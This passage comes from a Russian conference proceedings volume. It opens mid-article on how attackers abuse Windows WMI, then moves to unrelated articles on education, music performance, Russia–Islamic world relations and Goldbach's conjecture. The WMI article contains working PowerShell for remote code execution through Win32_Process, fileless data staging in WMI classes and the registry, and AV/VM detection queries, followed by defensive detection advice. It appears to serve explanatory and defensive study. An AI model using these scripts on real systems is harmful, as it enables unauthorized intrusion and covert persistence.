- ROOT\CIMV2:Msft\_WmiProvider;
- ROOT\DEFAULT:RegistryKeyChangeEvent;
- ROOT\DEFAULT:RegistryValueChangeEvent.

Следующий внешний запрос события может быть сформирован для захвата всех модулей (пользователя и режима ядра) в каждом процессе [1]

```
SELECT * FROM Win32_ModuleLoadTrace
```

#### **Потребители событий**

Потребитель события представляет собой действие, которое необходимо предпринять при запуске события. Предоставляются следующие полезные стандартные классы потребителей событий:

- LogFileEventConsumer – записывает данные событий в указанный файл журнала;
- ActiveActiveScriptEventConsumer – выполняет встроенный VBScript полезной нагрузки скрипта JScript;
- NT NTEventLogEventConsumer – создает запись в журнале событий, содержащую данные о событиях;
- SMTPEventConsumer – отправляет электронное письмо, содержащее данные о событии;
- CommandLineEventConsumer – выполняет программу командной строки.

Как и следовало ожидать, злоумышленники активно используют классы ActiveScriptEventConsumer и CommandLineEventConsumer. Оба потребителя событий имеют огромную гибкость для злоумышленника, чтобы выполнить любую полезную нагрузку, которую он хочет, без необходимости записывать вредоносный исполняемый файл на диск.

Все потребители событий являются производными от класса \_\_EventConsumer.

WMI – это серьезный инструмент для атакующих на многих этапах жизненного цикла атаки. Существует огромное количество объектов, методов и событий WMI, которые могут быть чрезвычайно мощными для выполнения чего угодно – от разведки, обнаружения AV/VM, выполнения кода, бокового перемещения, скрытого хранения данных до персистентности. Можно построить чистый бэкдор WMI, который не вводит ни одного файла на диск.

Есть много преимуществ использования WMI для злоумышленника:

- Он установлен и работает по умолчанию на всех операционных системах Windows, начиная с Windows 98;
- Для выполнения кода он предлагает более скрытую альтернативу запуску psexec;
- Постоянные подписки на события WMI выполняются от имени системы;
- Антивирусное ПО обычно не рассматривает WMI как многоцелевой вектор атаки;
- Почти каждое действие операционной системы способно вызвать событие WMI;
- Кроме хранилища репозитория WMI, никакие полезные нагрузки не касаются диска.

Далее приведен далеко не полный список того, как WMI может быть использован для выполнения различных этапов атаки.

#### **Разведка**

Одним из первых шагов, предпринимаемых злоумышленниками и пентестерами, будет «разведка местности». WMI имеет огромное количество классов, которые могут помочь злоумышленнику получить представление о среде, на которую он нацелен.

Это некоторые из наиболее распространенных разведывательных задач, выполняемых злоумышленниками, и соответствующие объекты WMI, которые могут быть запрошены:

- Host/OS information: Win32\_OperatingSystem, Win32\_ComputerSystem;
- File/directory listing: CIM\_DataFile;

- Disk volume listing: Win32\_Volume;
- Registry operations: StdRegProv;
- Running processes: Win32\_Process;
- Service listing: Win32\_Service;
- Event log: Win32\_NtLogEvent;
- Logged on accounts: Win32\_LoggedOnUser;
- Mounted shares: Win32\_Share;
- Installed patches: Win32\_QuickFixEngineering.

### **Обнаружение антивируса (AV) или виртуальной машины (VM)**

Установленные продукты AV обычно регистрируются в WMI с помощью класса антивирусных продуктов, содержащегося либо в пространстве имен root\SecurityCenter, либо в пространстве имен root\SecurityCenter2 в зависимости от версии ОС.

Пример запроса WQL:

```
SELECT * FROM AntiVirusProduct
```

Пример команды PowerShell:

```
Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct
```

Можно также выполнить общее обнаружение виртуальных машин и изолированных сред. Например, если физическая память меньше 2 ГБ или имеется только одно процессорное ядро, скорее всего, вы работаете в виртуальной машине.

Примеры запросов WQL:

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
```

```
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

### **Обнаружение VMware**

Примеры запросов WQL:

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
```

```
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
```

```
SELECT * FROM Win32_Process WHERE Name="vmttoolsd.exe"
```

```
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```

### **Скрытое хранение данных**

Злоумышленники умело используют само хранилище WMI в качестве средства хранения данных. Это достигается путем динамического создания классов WMI и хранения произвольных данных, не ограниченных размером, в виде значения свойства статического класса.

Классы WMI можно создавать удаленно. Кроме того, после создания класса с его полезной нагрузкой эти данные также можно легко получить с помощью WMI.

Именно злоумышленник должен решить, что он хочет сделать с данными, хранящимися в репозитории WMI. В следующих примерах приведены практические примеры этого механизма атаки.

### **WMI как C2 канал**

Представление WMI в качестве средства хранения и извлечения данных, дает возможность использовать WMI как чистый канал C2. На самом деле существует множество промежуточных механизмов C2, которые могут быть использованы, например, создание класса WMI, как проводилось выше в

работе. Также можно использовать реестр, чтобы сохранить данные для эвакуации по каналу WMI и C2. В следующих примерах будет продемонстрирован код, который использует WMI в качестве канала C2.

### **"Push" атака**

В этом примере показано, как можно создать класс WMI удаленно для хранения данных файлов. Эти файловые данные затем могут быть сброшены в удаленную файловую систему с помощью powershell.exe.

```
$LocalFilePath = 'C:\Users\<user>\Documents\evidence_to_plant.png'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)
$Options = New-Object Management.ConnectionOptions
$Options.Username = 'Administrator'
$Options.Password = 'user'
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = "\\<host>\root\default"
$Connection.Options = $Options
$Connection.Connect()
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty, $Null)
$EvilClass['__CLASS'] = 'Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop
$EvilClass.Put()
$Credential = Get-Credential '<domain>\user'
$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.134'
}
$PayloadText = '@'
$EncodedFile = ([WmiClass]'root\default:Win32_EvilClass').Properties['EvilProperty'].Value[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png', [Convert]::FromBase64String($EncodedFile))
$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload
Get-WmiObject @CommonArgs -Class CIM_DataFile -Filter 'Name = "C:\fighter_jet_specs.png"'
```

### **"Pull" атака**

В этом примере демонстрируется использование реестра для извлечения результатов выполнения команды PowerShell. Кроме того, многие вредоносные средства, которые пытаются захватить выход-

ные данные команд PowerShell, просто преобразуют выходные данные в текст. В этом примере используется метод сериализации и десериализации объектов PowerShell для поддержания расширенной информации о типах, присутствующей в объектах.[2]

```
$Credential = Get-Credential '<domain\user>'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '<host>'
}

# Create a remote registry key and value
$HKLM = 2147483650
Invoke-WmiMethod @CommonArgs -Class
StdRegProv -Name CreateKey -ArgumentList
$HKLM, 'SOFTWARE\EvilKey'
Invoke-WmiMethod @CommonArgs -Class
StdRegProv -Name DeleteValue -ArgumentList
$HKLM, 'SOFTWARE\EvilKey', 'Result'

# PowerShell payload that saves the serialized output of `Get-Process lsass` to the registry
$PayloadText = '@'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path
HKLM:\SOFTWARE\EvilKey -Name Result -Value
$Encoded '@'

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -
EncodedCommand $EncodedPayload"

# Invoke PowerShell payload
Invoke-WmiMethod @CommonArgs -Class
Win32_Process -Name Create -ArgumentList
$PowerShellPayload

# Pull the serialized results back
$RemoteOutput = Invoke-WmiMethod
@CommonArgs -Class StdRegProv -Name
GetStringValue -ArgumentList $HKLM,
'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

# Deserialize and display the result of the command
executed on the remote system
$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetString([Convert]::FromBase64String($EncodedOutput)))
С подсистемой событий в WMI ее можно было бы рассматривать как бесплатные идентификаторы
```

хостов от Microsoft, о существовании которых вы даже не подозревали. Учитывая, что почти все действия операционной системы могут вызвать событие WMI, WMI может перехватывать многие действия злоумышленника.[3] Рассмотрим следующие действия злоумышленника и соответствующий эффект, произведенный в WMI:

1. Злоумышленник использует WMI в качестве механизма сохранения данных.

- Эффект: создаются экземпляры `__EventFilter`, `__EventConsumer` и `__FilterToConsumerBinding`. Запускается событие `__InstanceCreationEvent`.

- Утилита оболочки WMI используется в качестве канала C2.

- Эффект: создаются и изменяются экземпляры объектов пространства имен. Следовательно, запускаются события `__NamespaceCreationEvent` и `__NamespaceModificationEvent`.

- Классы WMI создаются для хранения данных злоумышленника.

- Эффект: запускается событие `__ClassCreationEvent`.

- Злоумышленник устанавливает вредоносный поставщик WMI.

- Эффект: создается экземпляр класса `__Provider`. Запускается событие `__InstanceCreationEvent`.

- Злоумышленник сохраняется через меню Пуск или реестр.

- Эффект: создается экземпляр класса `Win32_StartupCommand`. Запускается событие `__InstanceCreationEvent`.

- Злоумышленник сохраняется с помощью других дополнительных значений реестра.

- Эффект: запускается событие `RegistryKeyChangeEvent` и/или `RegistryValueChangeEvent`.

- Злоумышленник устанавливает службу.

- Эффект: создается экземпляр класса `Win32_Service`. Запускается событие `__InstanceCreationEvent`.

Все описанные атаки и эффекты могут быть представлены с помощью запроса события WMI. При совместном использовании с потребителем событий защитник может быть чрезвычайно изобретательным в отношении того, как он выбирает обнаружение и реагирование на такие действия злоумышленника.

Единственным недостатком злоумышленника, использующего эти методы для защиты, является то, что ему, возможно, придется написать код VBScript. Кроме того, злоумышленники, знакомые с вектором атаки WMI, скорее всего, проверят и удалят существующие защитные постоянные подписки на события WMI. Таким образом, начинается игра в кошки-мышки. Однако для удаления подписок на события требуются права администратора, поэтому все ставки на то, что злоумышленник получит права администратора, отменяются. В качестве последнего средства защиты от злоумышленника, удаляющего ваши защитные подписки на события, можно просто зарегистрировать подписку на события, которая

обнаруживает \_\_InstanceDeletionEvent события из \_\_FilterToConsumerBinding objects.  
\_\_EventFilter, \_\_EventConsumer, и

**Список литературы:**

1. Graeber M. Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor //Black Hat. Las Vegas, NV, USA. – 2015.
2. Turner J. E., Galloway A. E. Discovering Cyber Indicators of Compromise on Windows OS 10 Clients Using PowerShell and the .Net Framework. – Naval Postgraduate School Monterey United States, 2019.
3. Kumar S. et al. An emerging threat Fileless malware: a survey and research challenges //Cybersecurity. – 2020. – Т. 3. – №. 1. – С. 1-12.

## ИНФОРМАЦИОННАЯ КОМПЕТЕНТНОСТЬ СУБЪЕКТОВ В ПРОФЕССИОНАЛЬНОМ ОБРАЗОВАНИИ

*Шаназарова Шахзада Ильясовна*

*ассистент, преподаватель кафедры Информационно-образовательных технологий, Нукусский филиал Ташкентского университета информационных технологий имени Мухаммада аль-Хоразмий, Узбекистан, г. Нукус*

Ключевым видом профессиональной компетентности является информационная компетентность, имея в себе объективную и субъективные стороны. Требования, которые общество предъявляет к профессиональной деятельности и современных преподавателей и будущих молодых специалистов выражают объективную сторону.

Индивидуальность, эффективность профессиональной деятельности, особенности мотивации в совершенствовании и развитии педагогического мастерства преподавателя, формирование и развитие на мотивационной основе компетентного развития студента определяют субъективную сторону информационной компетентности.

Развитие информационной компетентности на нижеследующих уровнях рассматривается благодаря такому пониманию информационной компетентности:

- мотивационно-целевой (интерес и потребность к получению знаний, наличие мотива к достижению цели, навык и умение в области технических, программных средств информации);

- когнитивный (наличие технических, общественных, естественных знаний, отображающих систему информационного современного общества, а также информационную основу поисковой познавательной деятельности специалиста);

- операционно-деятельностный (деятельность по получению, кодированию, накоплению и переработке, следуя из этого созданию новой информации, её передаче, а также практическом использовании в преподавательской работе;

- оценочно-рефлексивный (обобщению ранее существующего опыта и его систематизации, опыт поисковой деятельности в сфере программного обеспечения и технических средств, готовность к поиску решения возникающих профессиональных задач, обобщению существующего опыта и его систематизации).

Развитие информационной компетентности субъектов образовательного процесса следует выделить ряд функций, реализуемых в преподавательской практике:

- познавательная (реализует познание и самопознание человеком самого себя, систематизирует знания);

- коммуникативная (осуществляет обмен информации в различных направлениях в процессе организации и осуществлении всех видов учебной деятельности);

- адаптивная (в информационном пространстве способствует адаптации к условиям жизни и деятельности);

- нормативная (в информационном обществе осуществляется через следование системе моральных и юридических норм и требований);

- оценочная (позволяет ориентироваться в информационных потоках, находить и выбирать известную и новую, оценивать первостепенную и второстепенную информацию);

- интерактивная (предполагает активную самостоятельную и авторскую работу самого субъекта образовательной деятельности, способствующую к самореализации и развитию).

Анализ информационной компетентности субъектов образовательного процесса в условиях реализации методических условий системного применения электронного учебно-методического комплекса по точным и техническим предметам позволил определить следующие её свойства:

- дуализм (присутствие объективной и субъективной сторон);

- относительность (базы данных и знания со временем стареют, их нужно рассматривать в качестве новых только в условно определённом пространственно-временном промежутке);

- структурированность (информация структурирована и организована с учётом предметной направленности);

- селективность (не любая поступающая информация переформируется в знания, встраиваемые в организованные базы знаний);

- аккумулятивность (с течением времени информация и знания накапливаются, расширяются, углубляются и возрастают в объеме);

- самоорганизованность (самопроизвольное возникновение в различных системах новых структур без знаний);

- полифункциональность (наличие разнообразных специфических предметных баз знаний).

Знание и умение использования компьютеров и оргтехники и многосторонняя деятельность с информацией является важной составляющей информационной компетентности.

Отбор и поиск необходимых информационных ресурсов в сфере профессионального развития представляет выполнение следующих условий:

- организованность в информационных ресурсах и коммуникациях;

- навык использования справочных электронных библиотек;

- навык проведения первичного и вторичного отбора информации;

- навык пользования источниками библиографической информации;



- навык чтения различными методиками чтения, а также методиками конспектного, тезисного, реферативного изложения материала;

- использование технических средств (например компьютеров) в научных, учебных и практических работах.

Определяющими в развитии информационной компетенции высокого уровня определяющими будут следующие практически ориентированные характеристики, рассматриваемые как профессиональные навыки:

- умение оперативно решать профессиональные задачи в информационной образовательной среде;

- анализ информационной ситуации с недостаточной, полной или переизбыточной информацией;

- навык оперативности ориентировки в сложившихся информационных потоках;

- владение навыками организации оптимального хранения и использования информации;

- владение навыками оператора;

- владение знаниями последних современных разработок в области информационных коммуникативных технологий;

- обладание способностями к научно-исследовательской работе;

- обладание способностями самоорганизации и самокоррекции, адаптивности к возникшей ситуации.

В качестве основы формирования информационной компетентности субъектов образовательного процесса совместно с актуальными задачами исследования представляется значимым определение значений характеристик проектируемой образовательной среды.

В связи с тем, что условия формирования информационной компетентности личности, то эта задача должна рассматриваться в ракурсе ценностно-деятельностного подхода.

Передача и восприятие информации, осуществляющиеся на основе установки и ориентации в изучаемых ценных материалах, необходимых причин и выполняемых функций в учебном процессе в том, что в этой взаимосвязи нами подчеркивается положение педагогической науки. Поэтому следует необходимость выяснения специфики значимого компонента технологии образования в применении к задачам наших исследований.

#### Список литературы:

1. Shakhzada I. Shanazarova «Using Electronic Textbooks in Professional Education», Eastern European Scientific Journal Journal ausgabe 3-2018, DOI 10.12851/EESJ201805
2. Ачаповская, М.З. Профессиональное образование: компетентностный подход с ориентацией на профессиональный идеал / М.З. Ачаповская, О.Н. Солдатова // Высшая школа. – 2012. – № 1. – С. 62–64.
3. Шаназарова Ш.И. Информационная культура в профессиональном образовании, ЎзМУ ХАБАРЛАРИ.

## ИСКУССТВОВЕДЕНИЕ

## О СОАВТОРСТВЕ-СОТВОРЧЕСТВЕ, КАК ОСНОВЕ ИСПОЛНИТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ

*Савочкина Ольга Сергеевна**концертмейстер, преподаватель общего фортепиано ГАПОУ «Набережночелнинский колледж искусств», РФ, г. Набережные Челны*

Проблематика взаимодействия художника и его будущей публики не нова. Любой исполнитель прекрасно понимает, что для того произошёл диалог между исполнителем и слушателем, чтобы произведение «задышало», «зажило» необходим поиск. Ведь, музыкальная ткань — это нечто живое. Как тонко подмечает Л. Е. Слуцкая «...все великие музыкальные творения живы и юны благодаря тому, что наполняются трепетным дыханием современного музыканта исполнителя, биением его сердца, в противном случае — это мумии, извлеченные из саркофагов и представляют интерес исключительно в качестве музейного экспоната [10, с. 193]. Именно исполнитель в ответе за новое «дыхание жизни» давно написанного произведения, за его вновь «бьющееся сердце». Именно здесь, в этот момент происходит единение исполнителя и композитора. Некоторые серьезные музыканты заявляли, что во время исполнения они чувствуют, будто сами написали эту музыку. «...Когда я в концерте хорошо играю, мне кажется, что всё это я сам сочинил», - говорит Нейгауз. — «Мне начинает казаться, что я сам написал это произведение», - подтверждает Гинзбург. [3, с. 43]. В своей книге «Музыкальные способности» Д. К. Кирнарская подтверждает факт перевоплощения на сцене: «Во время исполнения Артист перевоплощается в Композитора; в некоторые особые моменты это подсознательное перевоплощение становится сознательным. Так было когда Леонард Бернстайн играл в день смерти Гершвина, умершего в 37 лет, любимые сочинения своего любимого автора. «Я подошёл к фортепиано и сыграл аккорд, чтобы подать знак внимания всей аудитории, - вспоминает Леонард Бернстайн. — Я сообщил им, что Гершвин умер, и я сыграю им одну из его вещей и не хочу слышать никаких аплодисментов. Я сыграл прелюд №2, и была абсолютная тишина — тяжёлая тишина. В этот раз я впервые почувствовал силу музыки. Когда я поднялся, я ощутил себя Гершвином, не то чтобы я был на небесах, но я был Гершвином и я сам сочинил эту музыку». В своей работе Кирнарская выдвигает теорию о том, что композиторская и исполнительская составляющие не просто связаны друг с другом, а неразрывны. Опираясь на высказывание директора Санкт-Петербургской консерватории по этому поводу: всякий музыкальный талант — это непременно хотя бы небольшой талант композитора плюс крупное исполнительское дарование; согласимся с Кирнарской в том, что эту формулу исполнительской одарённости никому не удалось опровергнуть. «Композиторская способность Исполнителя так сильна, что он не просто импровизирует на сцене, ощущая себя

создателем музыки, но вольно или невольно позволяет себе этого создателя замещать» [5, с. 301].

При этом можно согласиться и с другим высказыванием Л. Е. Слуцкой «... по мнению многих современных исследователей — историков, философов, социологов, культурологов, искусствоведов — сегодня, когда мы переживаем сложный переходный период, происходят серьёзные изменения, оборачивающиеся трансформацией культуры» [10, с. 192]. Будущему музыканту — исполнителю необходимо «научиться вести творческий диалог со своим слушателем», почувствовать этот тонкий контакт с «аудиторией, живущей в пульсирующем настоящем» [10, с. 193].

Выясняется, что обеспечить диалог со слушателем сложнее по нескольким причинам. Во-первых музыканту—исполнителю дается не большой промежуток времени (несколько часов — 2 отделения концерта), чтобы установить связь с публикой, заинтересовать её, повести за собой. Тогда как для досценической работа может занимать период от нескольких недель до десятков лет (в зависимости от глубины творческого замысла и сложности произведения). Во-вторых, сложность восприятия современной публики.

В своей статье «О формировании каналов коммуникации между музыкантом исполнителем и публикой» Л. Е. Слуцкая говорит о возможности и не возможности понимания отдельными слоями общества высокой музыки в целом. Поскольку это «требует значительных духовных затрат, определённой подготовки, наличия художественно эстетического опыта» [10, с. 192].

Эту же мысль высказывает Н. А. Хренов в своей работе «Публика в истории культуры. Феномен публики в ракурсе психологии масс». Он считает, что «средства массовой коммуникации превратили в публику все группы и слои общества, что привело к нарушению сложившихся в культуре отношений между образовавшейся в элитарной среде постоянной, с одной стороны, и случайной, не постоянной к искусству публике, с другой. Если постоянная публика - активный субъект истории искусства, то случайная публика пассивна, и её потребности и вкусы находятся за пределами утвердившихся в истории культуры ценностей...Лидерство случайной публики в искусстве имело своим следствием возникновение и эскалацию массовой культуры, то есть культурную катастрофу, остающуюся неопределённой до сих пор...» [11, с. 54]. Современному музыканту — исполнителю необходимо понимать специфику музыкального восприятия общества, «так, социоло-

гия музыки становится частью профессиональной подготовки» [11, с. 193].

Таким образом, перед музыкантом стоят две основных задачи: наиболее точная передача замысла и стиля композитора (связь «композитор – исполнитель») и возникновение диалога между исполнителем и слушателем (связь «исполнитель – слушатель»). Первая задача, как уже говорилось выше – единение музыканта и композитора, подразумевает понимание стилевой культуры эпохи и точного, безошибочного попадания в творческий замысел композитора. Вторая задача состоит в необходимости создания диалога между музыкантом и публикой.

Повсюду – пусть и не в одинаковой степени изменились методы преподавания: они значительно усовершенствовались, главное, продолжают совершенствоваться.

Возникла массовая исполнительская культура, которой не было и в помине до революции. Причем, количество хороших, добротных исполнителей, выступающих более или менее часто на концертной эстраде, неуклонно продолжает расти.

В техническом отношении современные молодые исполнители в массе своей гораздо сильнее, чем их предшественники. И правы те, кто говорит, что разница между средним уровнем сегодняшних студентов, даже Московской консерватории, и средним уровнем студентов той же консерватории полвека тому назад, примерно такая же, как между трактором и плугом, комбайном и серпом. Однако, «Все чаще в искусстве музыкального исполнения внешнее стало преобладать над внутренним». «Исполнительская техника - вещь опасная, если она немного опережает мысль и чувство. Тогда она становится ремесленничеством, и в сущности никому не нужна» [1, с. 8]. В такой сложной социокультурной ситуации перед юными музыкантами стоит не простая дилемма – объединить 3 основных действующих лица: композитор – исполнитель – слушатель, для «успешного функционирования музыкального канала коммуникации» [10, с. 193]. В этом и состоит цель исполнителя, наряду с самореализацией и самоутверждением в избранной сфере профессиональной деятельности.

#### Список литературы:

1. Безродный И.С. Мысли о современном исполнительстве // Музыкальное исполнительство и современность. – М., 1997. – Вып. 2. – С. 6-14.
2. Броканова М., Елина С. Вадим Холоденко: «Если довериться музыке она всё сделает сама» // PianoФорум.2015. - №1(21). – С.6-12
3. Вицинский А.В. Процесс работы пианиста-исполнителя над музыкальным произведением. Психологический анализ. – М. 2003.
4. Гуцан А. Беседы с профессором В.К.Мержановым // Волгоград фортепиано – 2008: Сб. ст. и материалов по истории фортепианного искусства / Ред.-сост. М.В.Лидский; гл. ред. Е.Н.Федорович. – Волгоград, 2008. – С. 92-113.
5. Кирнарская Д. К. Музыкальные способности. – М., 2004.
6. Путь к совершенству / Сост. С.М.Стуколкина. – СПб., 2007.
7. Рождественская Н.В. Психология художественного творчества. – СПб.,1995.
8. Савшинский С.И. Пианист и его работа. – М., 2002.
9. Слуцкая Л. Вера Горностаева: «Надо делиться любовью к музыке» // PianoФорум.2015. - №1(21). – С.18-25
10. Слуцкая Л. Е. О формировании каналов коммуникации между музыкантом-исполнителем и публикой // Проблемы музыкальной науки. 2011. - №2 (9). – С.192-194
11. Хренов Н. А. Публика в истории культуры. Феномен публики в ракурсе психологии масс. – М., 2007

## ИСТОРИЯ И АРХЕОЛОГИЯ

РОССИЯ И ИСЛАМСКИЙ МИР: ДИАЛОГ В СИСТЕМЕ  
СОВРЕМЕННЫХ МЕЖДУНАРОДНЫХ ОТНОШЕНИЙ*Баширан Венера Ильмировна**преподаватель, кафедра алтаистики и китаеведения, Институт международных отношений,  
Казанский (Приволжский) Федеральный Университет,  
РФ, г. Казань*IN THE SYSTEM OF MODERN INTERNATIONAL RELATIONS RUSSIA AND THE ISLAMIC  
WORLD: DIALOGUE*Venera Basharan**Lecturer, Department of Altaic and Sinology, Institute of international relations,  
Kazan (Volga region) Federal University,  
Russia, Kazan*

## АННОТАЦИЯ

В настоящей статье рассматривается диалог религий и цивилизаций, который занимает значимое место в сотрудничестве России и стран исламского мира, в различных его аспектах в системе современных международных отношений. Цель статьи – показать, что данный диалог является очень актуальным, как для России, так и государств исламского мира. На сегодняшний день можно говорить о том, что Россия как в своей внутренней, так и внешней политике перешла на совершенно новый уровень в своих взаимоотношениях со странами исламского мира. В Российской Федерации данный диалог имеет более перспективное развитие в политике и различных мероприятиях, проводимых регионами, в частности, Республикой Татарстан.

## ABSTRACT

This article discusses the dialogue of religions and civilizations, which occupies an important place in the cooperation between Russia and the Islamic world, in its various aspects in the system of modern international relations. The purpose of the article is to show that this dialogue is very relevant for both Russia and the Islamic world's states. Nowadays we can notify that Russia, both in its domestic and foreign policy has moved to a completely new level in its relations with the countries of the Islamic world. In the Russian Federation, this dialogue has a more promising development in the policy and various activities carried out by the regions, in particular, the Republic of Tatarstan.

**Ключевые слова:** исламский мир, диалог, международные отношения, Российская Федерация, Республика Татарстан.

**Keywords:** Islamic world, dialogue, international relations, Russian Federation, Republic of Tatarstan.

Исламский мир на сегодняшний день – это более 1 миллиарда мусульман, проживающих более, чем в 40 странах. Россия также является многонациональной и поликонфессиональной страной, в которой проживает более 25 миллионов мусульман, интересы которых также должны учитываться как во внутренней, так и внешней политике, о чем неоднократно заявляли российские государственные деятели, политики и др. деятели в различных сферах общественной жизни. В то же время, говоря об исламском мире, подразумеваются и международные организации, которые играют значимую роль в мировой политике.

Диалог между западной и восточной цивилизациями, христианским и мусульманским мирами – это не новое явление. Данный процесс идет на протяжении длительного периода времени, со времени формирования очагов культур и цивилизаций, которые находясь в постоянной взаимосвязи, обогащали друг друга, передавая ценности. Российское государство придает особое значение развитию межкультурного и межрелигиозного диалога для

консолидации усилий в противодействии конфликтам и глобальным вызовам. Уважение к религиозным ценностям является основой демократического общества и сохранения культурно-цивилизационного многообразия.

Россия, выступающая против однополярного мира и поддерживая теорию «диалога цивилизаций» неоднократно заявляющая об этом на многих мировых площадках, стала проявлять большой интерес к исламскому миру и вести работу в направлении сближения с ним. В. Путин в своем выступлении на X саммите глав государств и правительств Организации Исламского Сотрудничества в Путраджае (Малайзия) отметил, что «на протяжении многих веков Россия как евроазиатская страна переплетена с исламским миром традиционными, естественными связями», «в России исторически проживают миллионы мусульман, и они считают Россию своей родиной», есть «субъекты Российской Федерации, в которых традиционно мусульманское население составляет большинство» [1]. В 2005 году РФ получила статус наблюдателя в ОИС. Так, был

осуществлен выход на новый уровень в отношениях с мусульманскими странами. Министр иностранных дел РФ Сергей Лавров 13 марта 2008 года в своем выступлении в Дакаре перед членами ОИС заявил о том, что Российская Федерация является не просто доброжелательным другом исламского мира, но и его неотделимой частью. Лавров в своем выступлении также подчеркнул, что в странах западного мира растет количество противников ислама и мусульман, и что при этом глава стран не предпринимаются меры для предотвращения данных настроений, тогда как в лице России страны исламского мира всегда найдут настоящего партнера, который их ценит, что будет открыто выражено в проводимой ею политике и будущих планах [2].

Российская Федерация, таким образом, использует все те возможности, которые появляются в мире все чаще, для того, чтобы продемонстрировать заявленный курс своей внешней и внутренней политики. Была создана группа стратегического видения «Россия – исламский мир». В 2018 году данная Группа получила консультативный статус неправительственной организации при ООН. На первом заседании группы Путин отметил, что рад тому, что развивается плодотворный диалог с ОИС, роль наблюдателя в данной организации дает все возможности для развития данного диалога [3]. В марте 2018 года президент РФ В.Путин в своем письме, отправленном в ОИС, отметил возможность стратегического партнерства со странами исламского мира. При этом большинство исследователей отмечают разнородность исламского мира, а потому разноплановость отношений России с данными странами. Если в Иране и Сирии Россию связывают политические отношения, то, к примеру, с Алжиром и Турцией экономические и торговые отношения. При этом Россия стремится к созданию положительного инвестиционного климата для данных государств [4].

Не следует забывать про экономическую составляющую долгосрочных отношений. Российская Федерация и страны исламского мира также являются основными игроками на мировом энергетическом рынке, что позволяет развивать стратегическое партнерство в данном направлении: «так, в сентябре 2003 года Президент России В.В.Путин и наследный принц Саудовской Аравии Абдалла ас-Сауд подписали соглашение о сотрудничестве в нефтегазовой сфере, предусматривающее взаимодействие при координации поставок нефтепродуктов на внешний рынок, реализацию совместных нефтехимических проектов, привлечение саудовского капитала в российскую экономику» [5].

Без развития диалога религий и цивилизаций сложно говорить о мирном сосуществовании и стабильности в развитии международных отношений. В современной системе международных отношений, когда меняются традиционные духовные и нравственные ценности, идет столкновение «однополярной» и «многополярной» моделей видения мира, для разрешения противоречий и достижения равноправия, консенсуса, мира и благополучия всех народов единственным возможным выходом и средством является диалог цивилизаций и религий. Тогда возможно говорить о сохранении и умножении духовно-культурного и миротворческого потенциала. На сегодняшний день можно говорить о том, что Россия как в своей внутренней, так и внешней политике перешла на совершенно новый уровень в своих взаимоотношениях со странами исламского мира. Можно с уверенностью сказать, что различные аспекты сотрудничества Российской Федерации со странами исламского мира, а именно: экономические, культурные, политические со временем станут еще более значимыми, учитывая всю сложность и нерешенность проблем взаимоотношений России и стран западного мира.

#### Список литературы:

1. Выступление президента России В.В.Путина на X саммите глав государств и правительств Организации Исламская Конференция, Путраджая, Малайзия, 16 октября 2003 года, URL: [http://www.mid.ru/foreign\\_policy/news/-/asset\\_publisher/cKNonkJE02Bw/content/id/501802](http://www.mid.ru/foreign_policy/news/-/asset_publisher/cKNonkJE02Bw/content/id/501802) (Дата доступа: 10.08.2019)
2. Лавров С. Россия является частью исламского мира. URL: <https://islamnews.ru/news-Sergej-Lavrov-Rossiya-yavlyaetsya-chast-yu-islamskogo-mira/> (Дата доступа: 12.03.2018)
3. Попов В. В. Россия и исламский мир – готова ли Москва решительно поменять внешнеполитический вектор развития? URL: <http://dumrf.ru/islam/dialog/14176> (Дата доступа: 08.08.2019)
4. Абзаева А.Р. Важнейшие тенденции развития экономических связей России с мусульманским зарубежьем. URL: <https://cyberleninka.ru/article/n/vazhneyshie-tendentsii-razvitiya-ekonomicheskikh-svyazey-rossii-s-musulmanskim-zarubezhem> (Дата доступа: 01.08.2019)
5. Гантамиров Т. Россия и исламский мир: основные проблемы и перспективы сотрудничества. URL: <http://islam.ru/content/analitics/30276> (Дата доступа: 10.05.2019)

## МАТЕМАТИКА

## ПРОСТЫЕ ЧИСЛА И ГИПОТЕЗА ГОЛЬДБАХА

Амосов Евгений Александрович

доц., Самарский государственный технический университет,  
РФ, г. Самара

## PRIME NUMBERS AND GOLDBACH CONJECTURE

Eugene Amosov

Associate professor, Samara state technical university,  
Russia, Samara

## АННОТАЦИЯ

Рассмотрен вопрос о представлении чётных чисел  $2N$  в виде суммы двух слагаемых  $N+A$  и  $N-A$ , каждое из которых является простым числом (одна из формулировок гипотезы Гольдбаха). Показано, как посчитать, какие числа из ряда чисел  $6k\pm 1$  являются на самом деле простыми

## ABSTRACT

